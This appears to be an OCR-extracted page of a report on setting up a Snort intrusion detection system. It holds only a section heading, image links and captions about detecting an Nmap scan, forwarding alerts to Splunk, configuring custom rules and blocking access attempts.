
8.3 Intrusion Detection System (Snort)

Snort Alert: Nmap Scan Detected




Yatish Waghmare


Snort Alerts Forwarded to Splunk



Custom Snort Rules Configuration



Blocked all access attempts



Yatish Waghmare